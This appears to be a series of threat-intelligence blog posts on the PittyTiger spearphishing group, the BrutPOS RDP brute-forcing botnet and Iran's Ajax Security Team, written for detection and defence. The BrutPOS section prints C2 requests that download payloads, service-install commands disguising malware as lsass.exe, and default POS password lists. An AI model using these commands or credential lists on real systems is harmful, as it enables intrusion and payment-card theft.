Spy of the Tiger

A recent report documents a group of attackers known as “PittyTiger” that appears to have been active since at least 2011; however, they may have been operating as far back as 2008. We have been monitoring the activities of this group and believe they are operating from China.

This group leverages social engineering to deliver spearphishing emails, in a variety of languages including English, French and Chinese, and email phishing pages to their targets. The attackers use a variety of different malware and tools to maintain command and control (C2) and move laterally through their targets’ networks.

In a recent attack against a French company, the attackers sent simple, straightforward messages in English and French from free email addresses using names of actual employees of the targeted company.

pittytiger1

pittytiger2

We have also observed this group using a Yahoo! email phishing kit, with phishing pages for multiple regions and in multiple languages.

The malicious documents exploit vulnerable versions of Microsoft Office. The attackers used two different exploits CVE-2012-0158 and CVE-2014-1761.

The documents that exploit CVE-2012-0158 were built using a tool that leaves behind the metadata which indicates that the author is “Tran Duy Linh”. (This builder has been shared across multiple threat groups that are otherwise unconnected).

The documents that exploit CVE-2014-1761 contain metadata that matches malicious documents created by both the Jdoc builder and the Metasploit Framework, however, the exact builder tool used by the attackers remains unclear.

This threat group uses a first-stage malware known as Backdoor.APT.Pgift (aka Troj/ReRol.A), which is dropped via malicious documents and connects back to a C2 server. This malware communicates some information about the compromised computer; however, its primary function is to deliver the second-stage malware to the compromised computer.

Backdoor.APT.Pgift Builder

During our investigation, we discovered a builder used in conjunction with the Backdoor.APT.Pgift malware. This builder is used to create and test files placed on the C2 server.

pittytiger3


The builder creates three files:

  • 25dd831ae7d720998a3e3a8d205ab684 dr.asp
  • 4b89c31d1d7744bcf5049d582d35e717 Install-Dll.bat
  • e738286a0031621d50aeb5fc1d95d7a4 JHttpSrv.dll

The dr.asp file is placed on a web server, and malware on compromised systems will beacon to it. The file can retrieve the compromised host’s IP address and returns either a 32-bit or 64-bit second-stage executable depending on the compromised host’s environment.
pittytiger4

The Install-Dll.bat file simply installs JHttpSrv.dll by running the command:

  • regsrv jhttpsrv

The JHttpSrv.dll handles the incoming, encoded data from compromised hosts.

This data is written to a text file in a directory named “log” with the following format:

  • IP Address-YYYYMMDD-HHMMSS.[3 digits].txt

This data contains information about the compromised system including:

  • Hostname
  • Username
  • System Type (32-bin or 64-bit)
  • Operating System
  • Organization
  • Owner
  • Ports and Processes
  • Running Software
  • Installed Software
  • Network Configuration

Although this tool has some information-gathering capabilities, it is primarily a “downloader” designed to push second-stage malware to a compromised system.

Previous Attacks

pittytiger5

It appears the Backdoor.APT.Pgift malware was used in an earlier attack against a target in Taiwan. Although the email date shows September 2010, the actual email appears to have been sent in January 2014. The malicious attachment 中秋節酒品禮薈萃.doc (4c350726bb7773f0ac98bdd665ef93dc) exploits CVE-2012-0158 to drop f3b1a1c18c783c2e949e68f0dd047eae. The network communication is:

POST /pgift.asp HTTP/1.1
Content-Length: 9637
User-Agent: Mozilla/4.0 (compatible;)
Host: 113.10.221.196:8080
Connection: Keep-Alive
Cache-Control: no-cache

Although the malware is the same, this version uses the filename “pgift.asp” instead of “dr.asp.”

We have observed attacks against targets in Taiwan using phishing emails written in Traditional Chinese, and the repeated use of .tw domains as command and control servers may indicate an interest in Taiwan as well.

Malware

The PittyTiger group uses various other malware including:

  • Backdoor.APT.PittyTiger1.3 (aka CT RAT) – This malware is likely used as a second-stage backdoor. The behavior of this sample is similar to the “old” PittyTiger but is distinct. The attackers labeled it as PittyTiger v. 1.3 and use an interface that displays the system information associated with a compromised computer and provides the attacker with a remote shell. The attackers may be using this as second-stage malware.
  • Backdoor.APT.PittyTiger – This malware is the classic “PittyTiger” malware (PittyTigerV1.0) that was heavily used by this group in 2012-2013. This malware allows the attackers to use a remote shell, upload and download files and capture screenshots.
  • Backdoor.APT.Lurid (aka MM RAT / Troj/Goldsun-B) – This malware is a variant of the Enfal/Lurid malware used by a variety of different groups since at least 2006. This variant has the same functionality, but the file names have been changed. We have observed the Enfal/Lurid malware in use since 2011 and in conjunction with Backdoor.APT.Pgift as the payload of a malicious document used in spearphishing attacks. It also appears the attackers use this as second-stage malware.
  • Gh0st variants – A report by Cassidian Cyber Security reveals the attackers also use variants of Gh0st RAT, a well-known RAT used by a variety of attackers. These variants are known as Paladin RAT and Leo RAT.
  • PoisonIvy – This group also used the Poison Ivy malware during 2008-2009. We analyzed PoisonIvy samples that connect to domain names used by this group. The samples were compiled in 2008 and 2009 (one of the samples with a 2008 compile date was also submitted to Virustotal in 2008, leading us to believe the timestamps have not been altered).

The PittyTiger group uses a variety of malware to achieve their objectives. We have not observed these attackers using 0day exploits; rather, they appear to acquire access to builders that are more widely distributed that can be used to create malicious documents.

Acknowledgements

We would like to thank Alex Lanstein, Jen Kolde, Jonathan Wrolstad, Ned Moran and Thoufique Haq.

Samples

Backdoor.APT.Pgift

5e2360a8c4a0cce1ae22919d8bff49fd
f74a7a7f43dfce7ff2851baefe19ef63
05de3bfb5da1dcf08f9ca0bd589364bf
5e2360a8c4a0cce1ae22919d8bff49fd
79e48961d1ee982a466d222671a42ccb
bf95e89906b8a17fd611002660ffff32
ed35e43142b42b57f518197d930471d9
5e2360a8c4a0cce1ae22919d8bff49fd

Backdoor.APT.PittyTiger1.3

f65dc0b3eeb3c393e89ab49a3fac95a8

Backdoor.APT.Lurid

b72cf03822cd03a4923195cb7db9ac41
eb658d398ac54236564dd52b23943736
728d6d3c98b17de3261eaf76b9c3eb7a
735d37a1fde0f8d8924a70e9101c45b1
9712235ba979ef5a23db3ebdc41d9a02
d4be094c7f767fc6d9eda1665d536484

Backdoor.APT.PittyTiger

1097a30d91b0e8adaec8951fb639ffe0
1f7796e76427c96d57086fcf797518f7
0618961c6abf67670658c659a4b3897f
370e2ebe5d72678affd39264a0d2fedd
55e456339936a56c73a7883ea1ddb672
7fade5e7576cc72559c62660371279e8
fa53ca3339bb5619f6e39215a4697b52
1cea8afd101ab50087122231acf88407
26be2cbb00158dfab6c81976d93748e8
ce15fa3338b7fe780e85c511d5e49a98
a494010a51705f7720d3cd378a31733a

PoisonIvy

ae35a23cb418af084d10820bb0eae1d8
99a5fd0eba39efc9cba880d9629217e0
a2494e1e528c4a973232d027172bee44
BrutPOS: RDP Bruteforcing Botnet Targeting POS Systems

There have been an increasing number of headlines about breaches at retailers in which attackers have made off with credit card data after compromising point-of-sale (POS) terminals. However, what is not commonly discussed is the fact that one third of these breaches are a result of weak default passwords in the remote administration software that is typically installed on these systems. [1] While advanced exploits generate a lot of interest, sometimes it’s defending the simple attacks that can keep your company from the headlines.

In this report, we document a botnet that we call BrutPOS which uses thousands of compromised computers to scan specified IP address ranges for RDP servers that have weak or default passwords in an effort to locate vulnerable POS systems. [2]

BrutPOS

It is unclear exactly how the BrutPOS malware is being propagated. We have found that the malware is being distributed (along with a considerable amount of otherwise unrelated malware) by the site destre45[.]com. The attackers may have used a distribution service provided by other cybercriminals.

When executed, the malware copies itself to:

"%USERPROFILE%\%APPDATA%\llasc.exe"

It modifies the Windows Registry (HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Run_) so that it will be restarted after a reboot.

The malware connects to the command and control server (C2) to report its status and receives a list of usernames/passwords and IP addresses to begin scanning.

POST /brut.loc/www/cmd.php HTTP/1.1
Content-type: multipart/form-data, boundary=XyEgoZ17
Cache-Control: no-cache
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive
Accept-Language: ru-RU,en,*
User-Agent: Browser
Host: 92.63.99.157
Content-Length: 212

-XyEgoZ17
content-disposition: form-data; name=”data”

{ “bad” : 0, “bruting” : false, “checked” : 1, “done” : true, “errors” : 0, “good” : 0, “goodslist” : “”, “pps” : 0.0, “threads” : 5, “v” : “0.0.0″ }

HTTP/1.1 200 OK
Date: Fri, 20 Jun 2014 13:22:53 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/5.3.3
Set-Cookie: PHPSESSID=o68hcjj8lhkbprfbdkbj50lrr0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2056
Connection: close
Content-Type: text/html; charset=UTF-8

{“passwords”:”backupexec\r\nbackup\r\npassword\r\nPassword1\r\nPassw0rd\r\nPa$$w0rd1\r\nPass@word\r\nPassword\r\nclient\r\nP@ssw0rd\r\np@$$w0rd\r\npassw0rd\r\np@ssw0rd\r\npa$$w0rd”,”logins”:”backupexec\r\nbackup\r\ndatacard”,”servers”:”[IP ADDRESSES REDACTED]“,”botstart”:”1″,”stamp”:1308301912,”newthreads”:5,”interval”:50}

The infected system begins to make connections to port 3389; if the port is open it adds the IP to a list of servers to be brute forced with the supplied credentials. If the infected system is able to successfully brute force an RDP server, it reports back with credentials.

In total we found five C2 servers used by the BrutPOS botnet. Three of these servers are located on the same network in Russia; one of them is located in Iran. Only two of these servers remain active at this time.

C2 Country Network Status
62.109.16.195 Russia THEFIRST-NET Active
92.63.99.157 Russia THEFIRST-NET Active
78.154.54.42 Iran BSG Inactive
82.146.34.22 Russia THEFIRST-NET Inactive
62.113.208.37 Germany DE-23MEDIA Inactive

Based on the compile times of the samples we analyzed that connect to this C2 infrastructure, this botnet was active as of February 2014.

However, one of the active C2 servers was setup on May 28 and we believe that the second was setup in early June. We were able to recover information from these two C2 servers in mid-June that allowed us to gain a better understanding of this botnet.


The attackers are able to control the botnet from a web-based administration panel. This panel provides a statistical overview of the botnet.

brutpos1

The botnet had a total of 5622 compromised computers under its control, however, only a fraction of those systems are active at any given time (179 were active when we last checked). This page also displays the “current version” of the malware and if an infected system checking in reports an earlier version a new executable will be pushed down to it.

brutpos2


The attackers are able to view the details of the infected systems under their control including the IP address and geographic location as well as status of the infected systems’ brute forcing activities (bad / good / errors / threads / version) and the timestamp of the last connection to the C2. The attackers may also specify commands such as “reload” and “delete”.


Based on the IP addresses on this page, there are 5622 infected systems spread across 119 countries.

Country

Count

Percentage

Russia

881

15.67%

India

756

13.45%

Vietnam

422

7.51%

Iran

341

6.07%

Taiwan

232

4.13%

Ukraine

151

2.69%

Turkey

139

2.47%

Serbia

115

2.05%

Egypt

110

1.96%

Mexico

106

1.89%

brutpos3


This page lists the ranges of IP addresses that the attackers can specify to be scanned for RDP access and brute forced.

brutpos4


In total, the attackers specified 57 IP address ranges the majority of which (32) are located in the U.S.

brutpos5


The attackers can specify the user names and passwords that the infected systems use to brute force available RDP servers. Some of the usernames and password indicate that the attackers are looking for specific brands of POS systems (such as Micros). [3]

Usernames Passwords
admin
administrator
backup
backupexec
data
datacard
manager
micros
microssvc
pos
Admin
admin
Administrat0r
Administrator
administrator
backup
backupexec
client
client1
datacard
@dm1n
@dmin
micros
p0s
Passw0rd
Passw0rd1
Password
Pass@word
password
Password1
Pa$$w0rd1
Pa$$word
pa$$word
pos
P@ssw0rd
p@ssword
p@ssword1
p@$$w0rd

brutpos6


When an infected system reports back a successful RDP login, the attackers store the username/password and IP address of the RDP server as well as the IP address of the infected system that successfully brute forced it.

brutpos7

Of the 60 “good” RDP servers listed by the attackers the majority (51) are located in the U.S. The most common username was “administrator” (36) and the most common passwords were “pos” (12) and “Password1” (12).

Payment Card Theft

During our investigation, we discovered another executable that is potentially run on systems once credentials are obtained (e.g. 4aed6a5897e9030f09f13f3c51668e92). This variant is intended to extract payment card information stored within running processes. It has two distinct code paths depending on its ability to get debug permissions by calling RtlAdjustPrivilage(0×14,1,0…). This may be an attempt to identify a POS configuration. If it succeeds in getting debug permissions, it downloads the executable and executes it:


GET /brut.loc/www/bin/1.exe HTTP/1.1
Accept-Encoding: gzip
Connection: Keep-Alive
Accept-Language: ru-RU,en,*
User-Agent: Browser
Host: 82.146.34.22

If the malware fails to get debug permissions, it copies itself to %WINDIR%\lsass.exe and installs itself as a service. The following script is used to create and start the service:

sc create winserv binpath= C:\WINDOWS\lsass.exe type= own start= auto
sc start winserv
del 1.bat

When running as a service, the program scans the memory of all processes with the exception of csrss.exe and conhost.exe for potential payment card information. Candidates are verified using the Luhn checksum and saved to winsrv.sys. It uploads ‘winsrv.sys’ using FTP to the server 62.109.16.195.

Before connecting to the FTP server, the implant connects to smtp[.]gmail[.]com on port 25 and obtains the victim’s external IP address from the EHLO response. winsrv.sys is uploaded to the FTP serving using a filename consisting of a capital character followed by the IP address. The capital character prefixed to the filename is initialized to ‘A’ and is incremented through ‘Z’ for each new file. If the IP address isn’t obtained from smtp[.]gmail[.]com, a random four digit number is generated.

Attribution

While there is insufficient information to determine attribution, there is some information which indicates that the attackers are in Eastern Europe, probably Russia or Ukraine. In addition to the Russian language interface, we recovered web server logs and parsed out the six IP addresses that used the administration interface.

Two of the IP addresses were from PEOPLE-NET, an ISP in Ukraine. In both cases the “User-Agent” indicates that the requests were coming from an Alcatel mobile phone running Android:

"Mozilla/5.0 (Linux; Android 4.1.1; ALCATEL ONE TOUCH 5020D Build/JRO03C) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.72 Mobile Safari/537.36 OPR/19.0.1340.69721"

Another Ukraine IP address, from the UKRTELNET-ADSL ISP, was also used. However, the “User-Agent” in this case was FireFox:

"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:30.0) Gecko/20100101 Firefox/30.0"

There were also connections from an IP range in Russia assigned to the network “Macroregional_South” in Volvograd.

In addition to these connections there were also connections from the U.K. and France, however, these connections were made using VPN services provided by atomintersoft.com and vpnlux.net.

Honeypot

In order to understand the attacker’s intentions, we decided to setup a Windows 2008 R2 Server with POS software and allow the attackers to compromise it. In addition to POS software, we also put documents with fake credit card information on the Desktop. By mimicking the traffic generated by the infected systems under the attackers control, we were able send a username and password combination of “micros” and “admin” to the C2. We then waited for the attackers to connect.

We saw the attackers connect to the RDP instance 27 minutes after the fake username and password combination were sent to the C2. The attackers connected from three IP addresses. One of the IP addresses was in the same Ukrainian IP address range assigned to PEOPLE-NET that we saw in the C2 logs. Another was the same VPN based in the UK, while the third was assigned to INETHN in Honduras.

After connecting, the attackers immediately opened the document containing fake credit card information, then exited the system shortly after. The second access attempt occurred 4 minutes later, with little activity. The third access occurred 18 minutes later. The attackers, on the third access, then attempted to open the POS software; which was unsuccessful. The fourth access happened two minutes later, with very little activity. The fifth and final access happened approximately 4 hours later, which led the attackers to format the drive, thus attempting to wipe data trails.

Conclusion

POS systems remain a high priority target for cybercriminals. Based on a simple scanning attack, the attackers in this case were able leverage their botnet of over 5000 machines in order to acquire access to 60 systems in two weeks.

While new malware and more advanced attacks are taking place, standard attacks against weak passwords for remote administration tools presents a significant threat.

Notes

1. http://www2.trustwave.com/rs/trustwave/images/2014_Trustwave_Global_Security_Report.pdf

2. The BrutPOS malware was initially identified in March 2014 but the full scope of the botnet was still unknown at that time. http://www.alienvault.com/open-threat-exchange/blog/botnet-bruteforcing-point-of-sale-via-remote-desktop and http://deepflash.blogspot.ca/2014/02/rdp-bruterforcer-in-wild.html

3. Micros sells POS systems for the retail and hospitality industries http://www.micros.com/.

Acknowledgements

We would like to thank Josh Gomez for his help and support.

Samples

4c3d65c1d8e1d7a2815c0031be41efc7: BrutePOS_Brute
7391ff6f34f79df0ec7571f7afbf8f7a: BrutePOS_Brute
280d920531ba67d8fd81350877914985: BrutePOS_Brute
96487eb38687e84405f045f7ad8a115c: BrutePOS_Brute
c1fab4a0b7f4404baf8eab4d58b1f821: BrutePOS_Brute
6bcff459fbca8a64f1fd74be433e2450: BrutePOS_Brute
daae858fe34dcf263ef6230d887b111d: BrutePOS_Brute
31bd8dd48ac0de3d4da340bf29f4d280: BrutePOS_Brute
0f2266f63c06c0fee3ff999936c7c10a: BrutePOS_Brute
4d4fd96fabb1c525eaeeae8f2652ffa6: BrutePOS_Brute
da6d727ddf096b6654406487bf22d26c: BrutePOS_Brute
fd58144a4cd354bfd09719ac2ccd3511: BrutePOS_Brute
e38e42f20e027389a86d6a5816a6d8f8: BrutePOS_Brute
08863d484b1ebe6359144c9a8d8027c0: BrutePOS_Brute
4ab3a6394a3a1860a6c52cf92d7f7560: BrutePOS_Brute
0e58848506a525c755cb0dad397c1c44: BrutePOS_Brute
60c16d8596063f6ee0eae579f201ae04: BrutePOS_Brute
b2d4fb4977630e68107ee87299a714e6: BrutePOS_Brute
68ba1afd4585b9355cf7009f4604a208: BrutePOS_Brute
9d3d769d3feea92fd4794fc3c59e32df: BrutePOS_Brute
b63581fcf0ff86bb771c3c33205c78ca: BrutePOS_Brute
18eba6f28ab6c088d9fc22b4cc154a77: BrutePOS_Brute
4802539350908fd447a5c3ae3e966be0: BrutePOS_Brute
cbbb68f6d8eda1071078a02fd79ed3ec: BrutePOS_Brute
8ba3c7ccd0a61d5c9a8b94a71ce06328: BrutePOS_Brute
9b8de98badede7f837a34e318b12d842: BrutePOS_Brute
78f4a157db42321e8f61294bb39d7a74: BrutePOS_FTP_Exfil
f36889f30b62a7524bafc766ed78b329: BrutePOS_FTP_Exfil
95b13cd79621931288bd8a8614c8483f: BrutePOS_FTP_Exfil
4aed6a5897e9030f09f13f3c51668e92: BrutePOS_FTP_Exfil
06d8d8e18b91f301ac3fe6fa45ab7b53: BrutePOS_FTP_Exfil
faddbf92ab35e7c3194af4e7a689897c: BrutePOS_FTP_Exfil

Operation Saffron Rose

There is evolution and development underway within Iranian-based hacker groups that coincides with Iran’s efforts at controlling political dissent and expanding offensive cyber capabilities. The capabilities of threat actors operating from Iran have traditionally been considered limited and have focused on politically motivated website defacement and DDoS attacks.

Our team has published a report that documents the activities of an Iran-based group, known as the Ajax Security Team, which has been targeting both US defense companies as well as those in Iran who are using popular anti-censorship tools to bypass Internet censorship controls in the country.

This group, which has its roots in popular Iranian hacker forums such as Ashiyane and Shabgard, has engaged in website defacements since 2010. However, by 2014, this group had transitioned to malware-based espionage, using a methodology consistent with other advanced persistent threats in this region.

It is unclear if the Ajax Security Team operates in isolation or if they are a part of a larger coordinated effort. We have observed this group leverage varied social engineering tactics as a means to lure their targets into infecting themselves with malware. They use malware tools that do not appear to be publicly available. Although we have not observed the use of exploits as a means to infect victims, members of the Ajax Security Team have previously used exploit code in web site defacement operations.

The objectives of this group are consistent with Iran’s efforts at controlling political dissent and expanding offensive cyber capabilities, but we believe that members of the group may also be dabbling in traditional cybercrime. This indicates that there is a considerable grey area between the cyber espionage capabilities of Iran’s hacker groups and any direct Iranian government or military involvement.

Although the Ajax Security Team’s capabilities remain unclear, we believe that their current operations have been somewhat successful. We assess that if these actors continue the current pace of their operations they will improve their capabilities in the mid-term.

To view a full version of the report on “Operation Saffron Rose,” please visit: https://www.fireeyesolution.com/resources/pdfs/fireeye-operation-saffron-rose.pdf.

Crimeware or APT? Malware’s “Fifty Shades of Grey”

Some cybercriminals build massive botnets to use unsuspecting endpoints for spam, distributed denial-of-service (DDoS) attacks, or large-scale click fraud. With the aid of banking Trojans, other cybercriminals create smaller, specialized botnets that focus on stealing bank credentials and credit card information.

Remote access tools, or RATs, are an integral part of the cybercrime toolbox. For example, a recent FireEye investigation into XtremeRAT revealed that it had been propagated by spam campaigns that typically distribute Zeus variants and other banking-focused malware. This tactic may stem in part from the realization that compromising retailers can net millions of credit card numbers in one fell swoop.

Malware designed to compromise point-of-sale (POS) systems is not a new phenomenon. But we have seen a recent surge in malware that specifically targets these systems (e.g. Chewbacca, Dexter, BlackPOS and JackPOS). Moreover, POS malware is being deployed in an increasingly targeted manner. For example, some attacks against retailers have been characterized as “APT style” attacks — a designation traditionally reserved for malware-based espionage sponsored on some level by nation-states.

The extent to which such attacks are targeted, and not opportunistic, is unclear. The attackers could be singling out specific retailers in advance. Or they could be targeting an entire industry, simply capitalizing on opportunities that arise.

In this blog post, we examine one case that clearly illustrates the nature of this problem.

Continue reading »

From Windows to Droids: An Insight in to Multi-vector Attack Mechanisms in RATs

FireEye recently observed a targeted attack on a U.S.-based financial institution via a spear-phishing email. The payload used in this campaign is a tool called WinSpy, which is sold by the author as a spying and monitoring tool. The features in this tool resemble that of many other off-the-shelf RATs (Remote Administration Tools) available today. We also observed a second campaign by a different attacker where the WinSpy payload was implanted in macro documents to attack various other targets in what appears to be a spam campaign.

The command-and-control (CnC) infrastructure used in the attack against the financial institution is owned and controlled by author of WinSpy. This does not necessarily mean the author is behind attack as the author provides the use of his server for command and control as well as to store the victim data as the default option in the WinSpy package. This feature allowing shared command-and-control infrastructure advertently or inadvertently provides another level of anonymity and deniability for the attacker.

While analyzing the windows payloads for WinSpy we discovered that it also had Android spying components, which we have dubbed GimmeRat. The Android tool has multiple components allowing the victim’s device to be controlled by another mobile device remotely over SMS messages or alternatively through a Windows-based controller. The Windows-based controller is simplistic and requires physical access to the device. The recent surge in Android-based RATs such as Dendroid and AndroRAT shows a spike in the interest of malicious actors to control mobile devices. GimmeRAT is another startling example of malicious actors venturing into the Android ecosystem. Continue reading »

XtremeRAT: Nuisance or Threat?

